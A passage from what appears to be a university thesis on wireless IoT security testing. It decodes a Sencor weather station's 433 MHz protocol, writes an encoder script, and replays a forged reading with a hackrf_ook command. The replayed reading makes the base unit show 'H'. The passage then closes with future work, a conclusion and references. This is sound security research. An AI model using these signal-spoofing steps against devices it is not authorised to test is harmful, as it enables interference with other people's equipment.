After looking at the decoded messages, the protocol starts to become clear (Figure 6.15). The first twelve bits are alternating `1`s and `0`s with `0`s at the end, some kind of preamble. Then the next twelve bits are the temperature data in binary format, using two's complement for negative values. The temperature data is also multiplied by 10, when transmitted for ease of encoding. Then the next four bits are a separator between the two data. And the last eight bits are the humidity data in a binary format.

Figure 6.15: The decoded and labeled messages

For example, the data, where the temperature is 8.9 Celsius and the humidity is 50%, is the following: it starts with the preamble `010101011000`, followed by the 8.9*10 represented in a binary format, which is `000001011001`, then the separator `1111`, and at the end, the 50 in a binary format, which is `00110010`.

```
# 8.9C, 50%
# 000001011001, 00110010
1001000010010000100100001001000010000100100100100100100100100100100001001000010000100100100001000010000
1000010000100100100001000010010010000100001
010101011000 000001011001 1111 00110010
```

The figuring out of the protocol was aided by the search functionality in URH, and the signals around 0 Celsius, where the data only changed one bit at a time. With the search function, I could search for the binary value of the humidity data, as it is an unsigned value, that can be represented in one byte, that made it easier to identify it. Then the below zero temperature made identifying the temperature value bits easier, as the two's complement representation of `-1` showed that the temperature data is represented on twelve bits.

6.5 Preview

6.5.1 Sencor Weather Station

In the *Preview* phase, the goal is, to create a signal from scratch, that is identical to a signal produced by the device. The first task to achieve this, is to have enough understanding of the protocol, to be able to modify the data, to an arbitrary payload.

In case of the Sencor weather station, I wanted to send large temperature and humidity values, that the device might not be able to handle, I have started with the data `199.9C 99%`. The message starts with the preamble, which is followed by the the decimal value of the temperature data is multiplied by ten and converted to binary, then the data separator is appended, followed by the humidity value in a binary format.

```
# 199.9C, 99%
# 011111001111, 01100011
010101011000 011111001111 1111 01100011
0101010110000111111001111111101100011
```

After the message data is assembled, I needed to encode it the same way, it is encoded by the outside unit during transmission. For this purpose, I have created an encoder script, similar to the above used decoder.

```
#!/usr/bin/python
import sys

decoded_bits = list(sys.argv[1])
signal_bits = '1'
for bit in decoded_bits:
    if bit == '0':
        signal_bits = signal_bits + '00'
    elif bit == '1':
        signal_bits = signal_bits + '0000'
    else:
        pass
    signal_bits = signal_bits + '1'
print(signal_bits)
```

The encoded message is the following:

```
10010000100100001001000010010000100001001001001001000010000100001000010010010000100001000010000
10000100001000010000100100001000010010010010000100001
```

As for generating the final signal, depending on the tools used, is usually done in the *Execution* phase.

6.6 Execute

6.6.1 hackrf_ook

Hackrf_ook is a software for HackRF One devices, to be able to quickly generate and send ASK modulated signals. It does not have a graphical user interface, it can be interacted with from the command line. It has several parameters, through which we can control the output with, we can provide the binary message to modulate, transmit and carrier frequencies, the duration of the high and low signals, as well as the number of times we want to repeat the signal.

6.6.2 Sencor Weather Station

The final phase is the *Execution* phase. URH has built-in functionality for replaying signals, and even modifying and fuzzing them. The generator view has the same data viewer and editor table as the analysis view, where we can make our modifications in the message we want to send. There is also a fuzzing option, where we can mark the labels, identified in the *Analysis* phase, to be fuzzed. After setting up the payload, we need to make sure the modulation of the attack signal is correct, which we can do in the modulation view of URH (Figure 6.16). We can fine tune the frequency and the phase of the carrier signal, along with the modulation used on the final signal.




Figure 6.16: The modulation view of URH

Although the edit and replay functions in URH work for most signals, in case of the Sencor weather station, it had trouble because the encoded data is changing in length by nature and URH is most focused on protocols, where the message length is the same on every signal.

Hackrf_ook on the other hand, does not care about the protocol, it only sends one signal at a time, hence it can be used for protocols, where the message length changes over time.

I have chosen the parameters to match the original signal, set the payload and started a repeated transmission.

```
./hackrf_ook -f 433800000 -c 42366 -s 2000 -b 500 -0 500 -1 1 -p 2000 -m <data>
```




Figure 6.17: The custom payload in hackrf_ook

After some repetition, the base unit finally received the signal, but it could not handle the data provided to it, so it only displayed the letter `H` instead of the custom values.

Figure 6.18: The base station is not able to display the received values

6.7 Closing thoughts

After thoroughly testing the methodology on real life use cases, I have some remarks on it. The *Analysis*, the *Preview* and the *Execution* phases cannot always be clearly separated, as there might be protocols, where the replaying of the signal, with slight modifications in one of the message fields, can help reveal their purpose in the protocol. For example, in case of the Sencor Weather Station, it could have been just as effective, to start the replaying of the signal, while changing the decoded message bits one by one, as the base station would have revealed, how the specific bits are interpreted.

Chapter 7

Future work

The future of the project involves two main paths, the methodologies and the tool selection must be maintained continuously, while there are still opportunities for further development.

As with everything on the IT field, the tools used might become outdated, or new, improved tools may be developed for certain tasks, which can reduce the overhead introduced by using imperfect and unfinished tools during testing.

As for the further development, one of the key element could be the inclusion of the software called `GNU Radio`. It is a software development toolkit, that provides signal processing blocks to implement software radios[1]. It has a graphical interface where these blocks can be combined in order to create custom workflows for custom signals, and it also provides a Python interface, through which new processing blocks can be implemented.

Another development could be the addition of further methodologies regarding popular wireless communication protocols (e.g., Bluetooth, Bluetooth Low Energy, Zigbee, etc.).

[1] `https://www.gnuradio.org/`

Chapter 8

Conclusion

Nowadays more and more IoT devices implement some sort of wireless communication, during which security is often overlooked. As a result, we surround ourselves with smart devices, that are vulnerable, and do not require any physical access to exploit them.

The main goal of my work was to explore already existing methodologies and tools for the security testing of devices implementing wireless communication and their communication protocols. After researching such tools and methodologies, I have created a laboratory, which involves an existing methodology for WiFi security testing, and another methodology for any general wireless communication protocol.

To showcase the capabilities of the laboratory, I have demonstrated the usage of it, through real life examples, testing various IoT devices and protocols.

Acknowledgements

The presented work was carried out within the context of the SETIT Project (2018-1.2.1-NKP-2018-00004), which has been implemented with the support provided from the National Research, Development and Innovation Fund of Hungary, financed under the 2018-1.2.1-NKP funding scheme.

I would like to thank my consultant Dr. Levente Buttyán for the consultations about the quality of my paper. I would like to thank my colleague Kristóf Tamás who is my company supervisor, for always being available for consultation and support. I would also like to thank Dr. Boldizsár Bencsáth and the Ukatemi Technologies team for providing the resources and hardware tools for my work. Finally, I would like to thank my family for providing the ideal background during my working hours on the project.

Bibliography

All referenced pages were visited between February 2021 and December 2021.

[1] Jonathan Andersson and Federico Maggi. Hacking led wristbands: A recap of rf security basics (2019, sept). https://www.trendmicro.com/en_us/research/19/i/hacking-led-wristbands-a-lightning-recap-of-rf-security-basics.html.

[2] Vyacheslav Fadyushin and Andrey Popov. *Building a Pentesting Lab for Wireless Networks*. Packt, 2016.

[3] Scott Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm of rc4. In Serge Vaudenay and Amr M. Youssef, editors, *Selected Areas in Cryptography*, pages 1–24, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg. ISBN 978-3-540-45537-0.

[4] Rocco Gagliardi and Marc Ruef. Hackrf one sweep mode - a quick introduction. https://zenodo.org/record/3521810/files/HackRF%20One%20Sweep%20Mode%20-%20A%20quick%20Introduction.pdf?download=1.

[5] Matheus E. Garbelini, Chundong Wang, and Sudipta Chattopadhyay. G reyhound : Directed greybox wi-fi fuzzing. 2020.

[6] HandsOn Security. Jam and replay attacks on vehicular keyless entry systems (2019, july). https://s34s0n.github.io/2019/07/18/Jam-and-Replay-Attacks-on-Vehicular-Keyless-Entry-Systems/.

[7] Dr. Allen Harper, Daniel Regalado, Branko Spasojevic, Chris Eagle, Stephen Sims, Ryan Linn, Shon Harris, Linda Martinez, and Michael Baucom. *Gray Hat Hacking: The Ethical Hacker's Handbook, Fifth Edition*, chapter 5 - Software-Defined Radio. McGraw-Hill Education, 2018.

[8] HighBit Security. Wireless penetration testing methods (2021, may). https://www.highbitsecurity.com/wireless-penetration-testing-methods.php.

[9] Salam Khanji, Farkhund Iqbal, and Patrick Hung. Zigbee security vulnerabilities: Exploration and evaluating. In *2019 10th International Conference on Information and Communication Systems (ICICS)*, pages 52–57, 2019. DOI: 10.1109/IACS.2019.8809115.

[10] Lindsey O'Donnell. Fujitsu wireless keyboard plagued by unpatched flaws (2019, oct). https://threatpost.com/fujitsu-wireless-keyboard-unpatched-flaws/149477/.

[11] Matt Miller. Our wireless penetration testing methodology (2021, may). https://www.triaxiomsecurity.com/our-wireless-penetration-testing-methodology.

[12] Dr. Johannes Pohl and Prof. Dr. Andreas Noack. Universal radio hacker - investigate wireless protocols like a boss. https://github.com/jopohl/urh/releases/download/v2.0.0/userguide.pdf.

[13] Johannes Pohl and Andreas Noack. Universal radio hacker: A suite for analyzing and attacking stateful wireless protocols. In *12th USENIX Workshop on Offensive Technologies (WOOT 18)*, Baltimore, MD, August 2018. USENIX Association. URL https://www.usenix.org/conference/woot18/presentation/pohl.

[14] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced wireless fuzzing to exploit new bluetooth escalation targets. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 19–36. USENIX Association, August 2020. ISBN 978-1-939133-17-5. URL https://www.usenix.org/conference/usenixsecurity20/presentation/ruge.

[15] RedTeam Security. Wireless penetration testing methodology. https://www.redteamsecure.com/approach/wireless-pen-testing-methodology.

[16] Tom Nardi. Your table is ready, courtesy of hackrf (2019, june). https://hackaday.com/2019/06/04/your-table-is-ready-courtesy-of-hackrf/.

[17] Wireless Village. Wireless village hacking lab b-sides dc 2018 edition. https://cdn.sanity.io/files/rzqff1kc/production/5bdedd8451fe40edb42b8ed5204c79db0a48b770.pdf.

[18] Linux Wireless. Wireless interface modes. https://wireless.wiki.kernel.org/en/users/Documentation/modes.

[19] Muneer Bani Yassein, Wail Mardini, and Taha Almasri. Evaluation of security regarding z-wave wireless protocol. In *Proceedings of the Fourth International Conference on Engineering & MIS 2018*, ICEMIS '18, New York, NY, USA, 2018. Association for Computing Machinery. ISBN 9781450363921. DOI: 10.1145/3234698.3234730. URL https://doi.org/10.1145/3234698.3234730.